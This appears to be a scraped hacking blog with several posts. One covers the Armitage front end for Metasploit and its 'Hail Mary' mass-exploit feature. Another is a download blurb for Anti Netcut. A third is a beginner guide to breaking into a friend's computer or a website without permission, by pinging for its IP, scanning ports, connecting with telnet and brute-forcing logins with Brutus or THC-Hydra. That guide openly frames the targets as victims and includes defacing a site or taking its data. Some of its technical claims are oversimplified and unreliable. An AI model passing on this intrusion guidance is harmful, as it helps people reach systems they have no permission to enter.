
It categorizes the exploits by the type of operating system (OS) they are designed for, such as Windows, BSD, Linux, Solaris, etc. Remember, exploits are specific to an operating system, an application, ports, services, and sometimes even the language. If we scroll to the Windows subdirectory and expand it, we see all the Windows exploits categorized by type.
Now, when we are looking for an exploit to use on a particular system with a particular vulnerability, we can simply point and click to find it.

Step 6: Hail Mary!


Nearly everything you can do with the Metasploit console, you can with Armitage. There is one thing though that you do with Armitage that you cannot do with msfconsole (at least without scripting). That one thing is to throw the Hail Mary! The Hail Mary is where Armitage will throw every exploit it has against a site to see whether any of them work.
Simply go to the "Attacks" menu at the top of Armitage and select "Hail Mary." When you click on it it warns you like in the screen below.
This wouldn't really be effective in a hacking environment as its far from stealthy. It will create so much "noise" on the target that you will likely be detected immediately, but in a lab or pentesting environment, it can be useful to try numerous attacks against a target a see which, if any, will work.
Armitage enables the aspiring hacker to quickly grasp the basics of Metasploit hacking and begin to use this excellent and powerful tool in very short order. We all owe Raphael Mudge a debt of gratitude for developing and giving away this excellent piece of software!

Monday, June 8, 2015

Anti Netcut

Anti Netcut

Anti Netcut
  • You are here:Windows > Network Tools > Misc. Networking Tools
Download
Size2.6 MB (2'726'298 bytes)
Rating4.1
Tagsprevent, protect
Downloads298052
Updated2011-06-03
OSWindows XP / Vista / 7

Anti Netcut description:

Here you can download Anti Netcut with version 3.0.
This software was developed by Tools4Free. 
Distribute by license Freeware and price $0. 
Download time for this software with internet channel 512Kb/sec would be 43 seconds.
You can download this software from www.tools4free.net domain


DarkSec Download Link.

Friday, June 5, 2015

HACK REMOTE COMPUTER VIA IP AND OPEN PORT

Literally, hacking is accessing something or somebody in internet without their permission or interest. While, speaking in summary, hacking is very easy job, it is like instead of using front door, finding the hidden door of a house and hijacking the precious things. Among all the hacking, hacking via IP address is one of the most common yet powerful beginning.
You may want to hack the website and put your advertisement there or grab some database information In this type of hacking, you are playing with the web server’s computer instead of the administrator’s computer. Because, www.website.com is hosted in separate web server rather than personal computer.
Another can be accessing your friend’s computer from your home. Again this is IP based and this is possible only when your friend’s computer is online. If it is off or not connected to internet then remote IP hacking is totally impossible.
Well, both of the hacking has the same process. Let’s summarize what we must do.
  1. Confirm the website or a computer you want to hack.
  2. Find or trace their IP address.
  3. Make sure that IP address is online
  4. Scan for open ports
  5. Check for venerable ports
  6. access through the port
  7. Brute-force username and password
Now let me describe in brief in merely basic steps that a child can understand it.
First, getting the IP address of victim.
To get the IP address of the victim website, ping for it in command prompt.
For example,
ping www.google.com
will fetch the IP address of Google.com
a How to hack remote computer using IP Address
This is how we can get the IP address of the victims website.
How about your friend’s PC? You can’t do www.yourfirend’sname.com, can you? Finding your friend’s IP address is little tough job, and tougher it is if he has dynamic IP address that keeps changing.
One of the widely used method to detect IP address of your friend is by chatting with him.
You might find this article helpful
  • How to get the IP address using MSN/Yahoo/Pidgin messenger
Now you got the IP address right? Is it online?
To know the online status just ping the IP address, if it is online it will reply.
If the IP address is online, scan for the open ports. Open ports are like closed door without locks, you can go inside and outside easily.
Use Advanced Port Scanner to scan all open and venerable ports.
b How to hack remote computer using IP Address
Now you’ve IP address and open port address of the victim, you can now use telnet to try to access them. Make sure that you’ve telnet enabled in your computer or install it from Control panel > Add remove programs > add windows components.
Now open command prompt and use telnet command to access to the IP address. Use following syntax for connection.
telnet [IP address] [Port]
c How to hack remote computer using IP Address
You’ll be asked to input login information.
d How to hack remote computer using IP Address
If you can guess the informations easily then it’s OK. Or you can use some brute-forcing tools like this one: Brutus, THC
- Hydra
In this way you’ll able to hack remove computer using only IP address

Site To Download The Port Scan by 开发现实